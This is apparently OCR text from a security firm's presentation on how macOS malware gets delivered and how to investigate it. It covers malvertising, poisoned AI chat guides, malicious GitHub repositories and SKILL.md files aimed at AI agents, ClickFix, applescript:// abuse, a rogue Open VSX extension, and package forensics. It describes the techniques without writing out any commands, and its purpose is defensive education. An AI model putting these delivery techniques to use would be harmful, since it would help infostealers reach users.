https://www.sophos.com/en-us/blog/atomic-macos-stealer-leads-sensitive-data-theft-on-macos

Malvertising

- Attackers **leverage social media platforms** to disseminate malicious links under the guise of legitimate software advertisements.

- Despite the branding, the provided URL (macpaw.us) leads to an unauthorized source, highlighting how **attackers use lookalike domains to bypass initial scrutiny**.

- The high view count visible demonstrates how quickly these malicious advertisements can reach a large audience.


Source:
https://www.sophos.com/en-us/blog/atomic-macos-stealer-leads-sensitive-data-theft-on-macos

Malicious Troubleshooting Guides

- **Attackers create malicious troubleshooting guides** hosted on legitimate domains like chatgpt.com and grok.com.

- These pages are designed to look like authentic AI conversations (next slide).

- By manipulating search results, these **malicious links appear at the top of search queries** (e.g., "Clear disk space on macOS").




Source:
https://www.huntress.com/blog/amos-stealer-chatgpt-grok-ai-trust

ChatGPT Poisoning

- This command silently downloads and executes the **AMOS Infostealer**, which then harvests credentials, browser cookies, and cryptocurrency wallets while establishing persistent access to the system.

- Leveraging **the user's reliance on search engines and AI assistants**.




Source:
https://www.huntress.com/blog/amos-stealer-chatgpt-grok-ai-trust

Malicious GitHub Repositories

- Attackers host **malicious repositories on GitHub** and distribute compromised packages (such as fake npm packages) that impersonate legitimate developer utilities, trading bots, or AI plugins.

- The example specifically targets AI agents (such as OpenClaw) by including **SKILL.md files**.




Source:
https://www.jamf.com/blog/ghostclaw-ghostloader-malware-github-repositories-ai-workflows/

Malicious GitHub Repositories

- In the most straightforward cases, the repositories contain a **README** with step-by-step installation instructions that encourage users to execute a shell command, typically using curl to retrieve and run a remote script.

- This technique relies heavily on user interaction and trust.




Source:
https://www.jamf.com/blog/ghostclaw-ghostloader-malware-github-repositories-ai-workflows/

ClickFix

- While "ClickFix" techniques have historically targeted Windows users, recent campaigns have increasingly focused on macOS, utilizing platform-specific lures and malware like the **MacSync** infostealer.

- Victims are typically **tricked into copying and executing obfuscated Terminal commands**, often while believing they are performing a legitimate system update or installation.



applescript://

- Moving away from traditional "ClickFix" social engineering, which required users to manually paste shell commands into the Terminal, the malware now **utilizes the applescript:// URL scheme**.


- This triggers the **macOS Script Editor** with a pre-populated malicious payload, effectively bypassing recent Apple mitigations designed to restrict Terminal-paste abuse.

Source:
https://www.sentinelone.com/blog/shub-reaper-macos-stealer-spoofs-apple-google-and-microsoft-in-a-single-attack-chain/

Open VSX Registry

- Attackers published a malicious extension named "Ether Solidity" (ether.solidity), which appeared as a top result in the **Open VSX registry** with artificially inflated download numbers.

- Once installed, the extension loaded a malicious script that collected host information (hostname, username, MAC address) and sent it to a command-and-control (C2) server.



Source:
https://phorion.io/blog/macos-paradox-stealer-used-in-solidity-open-vsx-extension-attack/


Securing
Your Digital
World
InfoGuard
SWISS CYBER SECURITY
Container
What did the user receive?

Apple Disk Images

Virtual mountable disks

Apple Disk Images (.dmg)

- a **.dmg** (Disk Image) file functions as a **virtual mountable disk**.

- They are widely used by developers **to distribute software**; when opened, the system mounts the image, often presenting the user with an application to drag-and-drop into their Applications folder.


Apple removes Control-click option for skipping Gatekeeper

InfoGuard
SWISS CYBER SECURITY

- Although .dmg files remain a popular initial access vector, the traditional “right-click and open” method has become largely ineffective.


- Until macOS Sequoia (2024), users could hold Control and click on a freshly installed app to avoid Gatekeeper's warnings about running unsafe software.

- Now**, users must navigate to System Settings then Privacy & Security to allow the app to run**.



Source:
https://appleinsider.com/articles/24/08/06/apple-removes-control-click-option-for-skipping-gatekeeper-in-macos-sequoia≈

Packages



A complex bundle managed by the installer utility in macOS


Packages (.pkg)

Packages (.pkg)

- A **package** is not just a folder of files; it is a **complex bundle** managed by the installer utility in macOS.

- **preinstall**: Runs before the payload is unpacked.

- **postinstall**: Runs after the payload is installed (often used to set up configurations or launch daemons).



Forensics: Package Receipts

InfoGuard
SWISS CYBER SECURITY


- Packages installed through the macOS Installer framework normally leave a **receipt** recording what package was installed and which payload files belonged to it. On current macOS systems, these receipts are commonly found under:

  - /var/db/receipts/<package-id>.bom
  - /var/db/receipts/<package-id>.plist


- The .bom file is the package's **Bill of Materials**. It records the payload paths and associated metadata, including permissions, owner, group, file size, modification time, checksums, and hard-link information.

- Good ol' **logfiles** : /var/log/install.log

Bash Scripts

